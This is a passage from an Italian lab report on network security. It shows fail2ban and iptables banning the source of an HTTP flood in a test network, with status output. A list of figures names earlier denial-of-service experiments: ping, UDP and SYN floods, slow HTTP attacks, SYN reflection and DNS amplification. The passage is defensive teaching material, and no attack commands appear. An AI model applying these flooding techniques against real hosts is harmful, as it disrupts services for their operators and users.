
Dopo la configurazione, fail2ban monitora i log di Apache (apache.log) e se un IP supera il valore di maxretry in findtime secondi allora fail2ban aggiunge una regola iptables per bannare l'IP su tutte le porte (action). L'IP rimane bannato per bantime secondi.

Tramite il comando:

```
watch -n 1 "sudo iptables -L INPUT -v -n; sudo fail2ban-client status http-flood"
```

è possibile monitorare sia il numero di pacchetti analizzati dalle regole iptables che lo status della jail http-flood, come visibile in Fig. 83. Le regole iptables sono state inoltre opportunamente modificate per analizzare tutto il traffico, e non solo quello proveniente dall'IP 10.1.1.2.


## Network Security



```
user@user-virtualbox: ~/Desktop
File Azioni Modifica Visualizza Aiuto
user@user-virtualbox: ~/Desktop
Ogni 1,0s: sudo iptables -L INPUT -v -n ; sudo fail2ban-client status http-flood      user@user-virtualbox: Fri May 16 19:41:34 2025
Chain INPUT (policy ACCEPT 6076 packets, 475K bytes)
pkts bytes target prot opt in     out    source          destination
3109  282K f2b-HTTP-Flood 0  --  *   *      0.0.0.0/0      0.0.0.0/0
4300  258K REJECT   6  --  *   *      0.0.0.0/0      0.0.0.0/0
t-with tcp-reset
 300 18000 ACCEPT   6  --  *   *      0.0.0.0/0      0.0.0.0/0
300
 0  0 DROP      6  --  *   *      0.0.0.0/0      0.0.0.0/0
Status for the jail: http-flood
|- Filter
| |- Currently failed: 0
| |- Total failed: 268
| |- File list: /var/log/apache2/access.log
- Actions
| |- Currently banned: 0
| |- Total banned: 1
| |- Banned IP list:
```

Figure 83: Status fail2ban prima dell'attacco

Pochi secondi dopo aver lanciato l'attacco dalla macchina Kali Linux, il tool blocca l'IP da cui è partito l'attacco, come visibile in Fig. 84.



```
user@user-virtualbox: ~/Desktop
File Azioni Modifica Visualizza Aiuto
user@user-virtualbox: ~/Desktop
Ogni 1,0s: sudo iptables -L INPUT -v -n ; sudo fail2ban-client status http-flood      user@user-virtualbox: Fri May 16 19:44:14 2025
Chain INPUT (policy ACCEPT 7497 packets, 595K bytes)
pkts bytes target prot opt in     out    source          destination
7048  583K f2b-HTTP-Flood 0  --  *   *      0.0.0.0/0      0.0.0.0/0
6250  375K REJECT   6  --  *   *      0.0.0.0/0      0.0.0.0/0
t-with tcp-reset
 450 27000 ACCEPT   6  --  *   *      0.0.0.0/0      0.0.0.0/0
300
 0  0 DROP      6  --  *   *      0.0.0.0/0      0.0.0.0/0
Status for the jail: http-flood
|- Filter
| |- Currently failed: 1
| |- Total failed: 388
| |- File list: /var/log/apache2/access.log
- Actions
| |- Currently banned: 1
| |- Total banned: 2
| |- Banned IP list: 10.1.1.2
```

Figure 84: Status fail2ban durante l'attacco

L'effetto del ban è immediatamente visibile se si ripete l'attacco, Fig. 85.




Figure 85: Attacco NetStrike ripetuto dopo il ban

Dovendo analizzare ogni singolo log di accesso al server, fail2ban risulta essere molto impattante sulla CPU della macchina, non permettendo quindi di apprezzare la diminuzione di consumo delle risorse dopo il ban, Fig. 86.




Figure 86: Consumo CPU dovuto a fail2ban

## List of Figures

1	Ping Flood - bmon output prima dell'attacco . . . . .	5
2	Ping Flood - bmon output durante l'attacco . . . . .	6
3	Ping Flood - Differenze tra i tempi di ping Kali Linux durante e dopo l'attacco . . . . .	6
4	Ping Flood - Ping tra la macchina client e la macchina server pre-attacco .	7
5	Ping Flood - Ping tra la macchina client e la macchina server post-attacco	7
6	Ping Flood - La macchina Kali non è in grado di collegarsi al webserver . .	7
7	Ping Flood - Cattura delle echo request . . . . .	8
8	Ping Flood - Topologia dello scenario . . . . .	9
9	Ping Flood - bmon output prima dell'attacco . . . . .	9
10	Ping Flood - hping3 ping flood . . . . .	10
11	Ping Flood - bmon output durante l'attacco . . . . .	10
12	Ping Flood - Differenze tra i tempi di ping Kali Linux prima e durante l'attacco . . . . .	11
13	Ping Flood - GET Request prima e durante l'attacco . . . . .	11
14	Ping Flood - Cattura delle echo request . . . . .	12
15	Ping Flood - Regole iptables . . . . .	12
16	Ping Flood - Catture iptables pre attacco . . . . .	14
17	Ping Flood - Catture iptables post attacco . . . . .	14
18	Ping Flood - Catture iptables post attacco . . . . .	15
19	Ping Flood - Catture iptables durante l'attacco . . . . .	16
20	Output bmon UDP Flood con hping3 . . . . .	19
21	UDP Flood - Rallentamenti dovuti a UDP Flood per il ping . . . . .	19
22	UDP Flood - Rallentamenti dovuti a UDP FLood per le richieste al server Apache2 . . . . .	20
23	UDP Flood - Aumento del carico sulla CPU . . . . .	21
24	UDP Flood - Cattura tramite Wireshark . . . . .	21
25	UDP Flood - Status iptables rules prima dell'attacco . . . . .	23
26	UDP Flood - Status iptables rules durante l'attacco . . . . .	24
27	UDP Flood - Output htop durante l'attacco dopo aver inserito le regole iptables . . . . .	24
28	UDP Flood - Catture di Wireshark dopo aver applicato le regole iptables .	25
29	Topologia del testbed SYN Flood . . . . .	27
30	Comando per disabilitare i SYN cookie . . . . .	28
31	ICMP Host unreachable . . . . .	28
32	TCP Stream: ultima ritrasmissione . . . . .	28
33	Lista delle connessioni TCP half-open . . . . .	29
34	file /proc/net/tcp . . . . .	30
35	Wireshark durante l'attacco 1 di 2 . . . . .	31
36	Wireshark durante l'attacco 2 di 2: TCP Stream, 5 ritrasmissioni . . . . .	31
37	"hang" del client legittimo . . . . .	32
38	Client Connection timed out . . . . .	32
39	bmon durante l'attacco . . . . .	33
40	comando slowhttptest . . . . .	34
41	test connessione client . . . . .	35
42	connessioni http stabilite durante l'attacco . . . . .	35

43	test connessione client durante l'attacco . . . . .	36
44	TCP flow richiesta incompleta . . . . .	36
45	pacchetto header "keep-alive" . . . . .	37
46	header HTTP completo . . . . .	37
47	header HTTP incompleto . . . . .	38
48	headers keep-alive . . . . .	38
49	Topologia SYN Reflection . . . . .	39
50	comando hping3 attacco SYN Flood "reflection" . . . . .	40
51	Wireshark SYN Reflection Attack 1 di 3 . . . . .	40
52	Wireshark SYN Reflection Attack 2 di 3 . . . . .	41
53	Wireshark SYN Reflection Attack 3 di 3 . . . . .	41
54	Topologia DNS Amplification . . . . .	42
55	File etc/hosts . . . . .	43
56	r1 name resolving ping . . . . .	44
57	DNS Query Scapy . . . . .	44
58	Traffico tra Router R3 e DNS Server . . . . .	45
59	Traffico tra Server target e DNS Server . . . . .	45
60	Record TXT configuration . . . . .	46
61	DNS Query Scapy - TXT . . . . .	46
62	Traffico tra Router R3 e DNS Server - TXT . . . . .	47
63	Traffico tra Server target e DNS Server - TXT . . . . .	47
64	Grafico ping - Prima, Durante e Dopo l'attacco DNS . . . . .	48
65	Topologia dell'ambiente di test . . . . .	49
66	Script PHP . . . . .	50
67	Configurazione NetStrike . . . . .	50
68	htop pre attacco . . . . .	51
69	htop durante l'attacco . . . . .	52
70	NetStrike durante l'attacco . . . . .	52
71	TCP Handshake . . . . .	53
72	GET Requests . . . . .	53
73	Server Response . . . . .	53
74	Regole iptables . . . . .	54
75	Conteggio pacchetti iptables prima dell'attacco . . . . .	55
76	Conteggio pacchetti iptables durante l'attacco . . . . .	56
77	Effetti delle regole iptables su NetStrike . . . . .	56
78	htop durante l'attacco dopo l'applicazione delle regole iptables . . . . .	57
79	Modifica alla sezione di ignoreip di fail2ban . . . . .	58
80	Azioni di ban di fail2ban modificabili . . . . .	58
81	Configurazione fail2ban per HTTP Flood . . . . .	59
82	Filtro fail2ban per HTTP Flood . . . . .	60
83	Status fail2ban prima dell'attacco . . . . .	61
84	Status fail2ban durante l'attacco . . . . .	61
85	Attacco NetStrike ripetuto dopo il ban . . . . .	62
86	Consumo CPU dovuto a fail2ban . . . . .	62